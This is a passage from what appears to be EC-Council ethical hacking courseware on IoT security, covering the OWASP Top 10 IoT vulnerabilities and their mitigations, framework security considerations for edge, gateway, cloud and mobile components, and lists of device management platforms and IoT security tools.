4. Lack of Secure Update Mechanism	Verify the source and integrity of updates Encrypt communication between endpoints Notify end users about the security updates
5. Use of Insecure or Outdated Components	Monitor regularly for unmaintained components Remove unused dependencies and unnecessary features Avoid third-party software from compromised supply chain
6. Insufficient Privacy Protection	Minimize data collection Anonymize collected data Providing end-users with the ability to decide what data is collected
7. Insecure Data Transfer and Storage	Encrypt communication between endpoints Maintain SSL/TLS implementations Avoid using propriety encryption solutions
8. Lack of Device Management	Blacklist malicious devices from suspicious sources Validate all asset attributes Secure decommissioning of devices
9. Insecure Default Settings	Change the default usernames and passwords Custom modify the privacy and security settings Disable remote access to IoT devices when not in use
10. Lack of Physical Hardening	Set unique password for BIOS/firmware Configure device boot order to prevent unauthorized booting Minimize external ports such as USB ports

https://www.owasp.org

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

OWASP Top 10 IoT Vulnerabilities Solutions

Source: *https://www.owasp.org*

IoT technology has been developed rapidly without giving appropriate consideration to the security of devices. Due to the security vulnerabilities present in the IoT devices, risks related to potential cyberattacks, stealing of confidential information, privacy invasion, etc. are increasing rapidly. It is necessary for the developers or security professionals to test the devices for various vulnerabilities, before integrating the IoT system and products into an infrastructure.

The OWASP top 10 security vulnerabilities, and solutions associated with each vulnerability, are given below:

Vulnerabilities	Solutions
1. Weak, Guessable, or Hardcoded Passwords	▪ Use Automated Password Management (APM) ▪ Use strong and complex passwords ▪ Avoid using hard-coded passwords
2. Insecure Network Services	▪ Close open network ports ▪ Disable UPnP ▪ Encrypt data prior to TLS communication
3. Insecure Ecosystem Interfaces	▪ Enable account lockout mechanism ▪ Conduct a periodic assessment of interfaces ▪ Perform sanity checking and output filtering ▪ Use a strong password and two-factor authentication

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Lack of Secure Update Mechanism	▪ Verify the source and integrity of updates ▪ Encrypt communication between endpoints ▪ Notify end-users of security updates
5. Use of Insecure or Outdated Components	▪ Monitor regularly for unmaintained components ▪ Remove unused dependencies and unnecessary features ▪ Avoid third-party software from compromised supply chain
6. Insufficient Privacy Protection	▪ Minimize data collection ▪ Anonymize collected data ▪ Provide end-users with the ability to decide what data is collected
7. Insecure Data Transfer and Storage	▪ Encrypt communication between endpoints ▪ Maintain SSL/TLS implementations ▪ Avoid using propriety encryption solutions
8. Lack of Device Management	▪ Blacklist malicious devices from suspicious sources ▪ Validate all asset attributes ▪ Secure decommissioning of devices
9. Insecure Default Settings	▪ Change the default usernames and passwords ▪ Custom modify the privacy and security settings ▪ Disable remote access to IoT devices when not in use
10. Lack of Physical Hardening	▪ Set unique password for BIOS/firmware ▪ Configure device boot order to prevent unauthorized booting ▪ Minimize external ports such as USB ports

Table 18.6: OWASP top 10 IoT vulnerabilities and solutions

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Framework Security Considerations

1 EDGE

- Communications encryption
- Storage encryption
- Update components
- No default passwords

2 GATEWAY

- Multi-directional encrypted communications
- Strong authentication of all the components
- Automatic updates

3 CLOUD PLATFORM

- Encrypted communications
- Secure web interface
- Authentication
- Encrypted storage
- Automatic updates

4 MOBILE

- Local storage security
- Encrypted communications channels
- Multi-factor authentication
- Account lockout mechanism

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Framework Security Considerations

To design secure and protected IoT devices, security issues should be properly considered. One of the most important considerations is the development of a secure IoT framework for building the device. Ideally, a framework should be designed in a way that provides default security, so that the developers do not have to consider it later.

Security evaluation criteria for the IoT framework are broken down into four parts. Each part has its own security-related concerns that are discussed in the evaluation criteria for each part. The security evaluation criteria for the IoT devices are discussed below:

- **Edge**

  The edge is the main physical device in the IoT ecosystem that interacts with its surroundings and contains various components like sensors, actuators, operating systems, hardware and network, and communication capabilities. It is heterogeneous and can be deployed anywhere and in any condition. Therefore, an ideal framework for an edge would be such that it provides cross-platform components so that it can be deployed and work in any physical condition possible.

  Other framework considerations for an edge would be proper communications and storage encryption, no default credentials, strong passwords, use of the latest up-to-date components, etc.

- **Gateway**

  The gateway acts as the first step for an edge into the world of the Internet as it connects smart devices to cloud components. It is referred to as a communication aggregator that allows communication with a secure and trusted local network as well as a secure connection with an untrusted public network. It also provides a layer of

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

security to all the devices connected to it. The gateway serves as an aggregation point for the edge; therefore, it has a crucial security role in the ecosystem.

An ideal framework for the gateway should incorporate strong encryption techniques for secure communications between endpoints. In addition, the authentication mechanism for the edge components should be as strong as any other component in the framework. Wherever possible, the gateway should be designed in such a way that it authenticates multi-directionally to carry out trusted communication between the edge and the cloud. Automatic updates should also be provided to the device for countering vulnerabilities.

- **Cloud Platform**

  In an IoT ecosystem, the cloud component is referred to as the central aggregation and data management point. Access to the cloud must be restricted. The cloud component is usually at higher risk, as it is the central point of data aggregation for most of the data in the ecosystem. It also includes a command and control (C2) component, which is a centralized computer that issues various commands for the distribution of extensions and updates.

  A secure framework for the cloud component should include encrypted communications, strong authentication credentials, a secure web interface, encrypted storage, automatic updates, etc.

- **Mobile**

  In an IoT ecosystem, the mobile interface plays an important part, particularly where the data needs to be collected and managed. Using mobile interfaces, users can access and interact with the edge in their home or workplace from miles away. Some mobile applications provide users with only limited data from specific edge devices, while others allow complete manipulation of the edge components. Proper attention should be given to the mobile interface, as they are prone to various cyber-attacks.

  An ideal framework for the mobile interface should include a proper authentication mechanism for the user, an account lockout mechanism after a certain number of failed attempts, local storage security, encrypted communication channels, and security of data transmitted over the channel.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Device Management

- IoT device management helps in supporting IoT solutions by using any software tools and processes and helps in onboarding latest devices securely and promptly
- It allows the users to track, monitor, and manage physical IoT devices and forces users to remotely update the firmware
- IoT device management helps in providing permissions and security capabilities for protection against vulnerabilities

IoT Device Management Solutions

- Oracle IoT Asset Monitoring Cloud (*https://www.oracle.com*)
- Predix (*https://www.ge.com*)
- Cloud IoT Core (*https://cloud.google.com*)
- IBM Watson IoT Platform (*https://www.ibm.com*)
- AT&T IoT Platform (*https://iotplatform.att.com*)



IoT Device Management

IoT device management helps security professionals to track, monitor, and manage physical IoT devices from a remote location. Security professionals can use solutions such as Azure IoT Central, Oracle IoT Asset Monitoring Cloud, and Predix to perform IoT device management. These solutions allow security professionals to update the firmware remotely. Further, IoT device management helps in providing permissions and enhancing security capabilities to ensure protection against various vulnerabilities.

IoT device management can be very supportive in preventing IoT attacks as it can provide:

- Proper authentication, as only trusted and secure devices with proper credentials are enrolled
- Accurate configuration, controlling devices to ensure proper functionality and improved performance. It can also reset the factory settings during device decommissioning.
- Proper monitoring to detect flaws and diagnose operational issues and software bugs through program logs
- Secure maintenance of remote devices and frequent device updates with the latest security patches

IoT Device Management Solutions

IoT device management solutions are used by security professionals, IT admin, or IoT administrators for onboarding, organizing, monitoring, and managing IoT devices. Discussed below are some IoT device management solutions:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Azure IoT Central**

  Source: *https://azure.microsoft.com*

  Azure IoT Central is a hosted, extensible software-as-a-service (SaaS) platform that simplifies the setup of IoT solutions. It helps to easily connect, monitor, and manage IoT assets at scale. Azure IoT Central can simplify the initial setup of an IoT solution and can reduce the management burden, operational costs, and overheads of a typical IoT project.




Figure 18.55: Screenshot of Azure IoT Central

Listed below are some of the additional solutions for IoT device management:

- Oracle IoT Asset Monitoring Cloud (*https://www.oracle.com*)
- Predix (*https://www.ge.com*)
- Cloud IoT Core (*https://cloud.google.com*)
- IBM Watson IoT Platform (*https://www.ibm.com*)
- AT&T IoT Platform (*https://iotplatform.att.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


IoT Security Tools

SeaCat.io


SeaCat.io is a security-first SaaS technology to operate IoT products in a reliable, scalable, and secure manner

DigiCert IoT Security Solutions

DigiCert IoT Security Solutions protect private data and home networks while preventing unauthorized access using PKI-based security solutions for IoT devices



https://www.teskalabs.com



https://www.digicert.com

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Security Tools (Cont'd)

FortiNAC https://www.fortinet.com	**Cisco IoT Threat Defense** https://www.cisco.com	**Norton Core** https://us.norton.com
Pulse: IoT Security Platform https://www.pwnieexpress.com	**AWS IoT Device Defender** https://aws.amazon.com	**zvelo IoT Security Solution** https://zvelo.com
Symantec IoT Security https://www.symantec.com	**Bayshore Industrial Cyber Protection Platform** https://www.bayshorenetworks.com	**Barbara** https://barbarailot.com
darktarce https://www.darktrace.com	**Endpoint Protection Suite** https://www.securetrust.com	**Sternum** https://www.sternumiot.com
Symantec Critical System Protection https://www.symantec.com	**NSFOCUS ADS** https://nsfocusglobal.com	**Bullguard IoT Scanner** https://iotscanner.bullguard.com/

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Security Tools

The IoT is not the only range of devices connected to the Internet, but it is also a very complex, rapidly growing technology. To understand and analyze various risk factors, proper security solutions must be incorporated to protect the IoT devices. The use of IoT security tools helps organizations to significantly limit security vulnerabilities, thereby protecting the IoT devices and networks from different kinds of attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **SeaCat.io**

  Source: *https://www.teskalabs.com*

  SeaCat.io is a security-first SaaS technology to operate IoT products in a reliable, scalable, and secure manner. It provides protection to end-users, businesses, and data. Security professionals use SeaCat.io to manage connected products from a central place, access remote devices using various tools, monitor connected devices and automate updates to fix bugs, protect users with authorized cryptography and comply with regulations, ensure devices are malware-free and prevent hackers from controlling them and making them part of a botnet, etc.




Figure 18.56: Screenshot of SeaCat.io

- **DigiCert IoT Security Solutions**

  Source: *https://www.digicert.com*

  DigiCert Home and Consumer IoT Security Solutions protect private data and home networks while preventing unauthorized access using PKI-based security solutions for consumer IoT devices. Home IoT products offer many conveniences, but there are massive amounts of private consumer data being transferred to and from these services, leaving them vulnerable to attack if left unsecured. Security across an entire IoT home demands proper device authentication and data encryption to ensure that all connections are trusted, and communications are protected. Properly implemented public key infrastructure (PKI) creates a foundation for systems, devices, applications, and users to interact safely with consumer IoT products.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

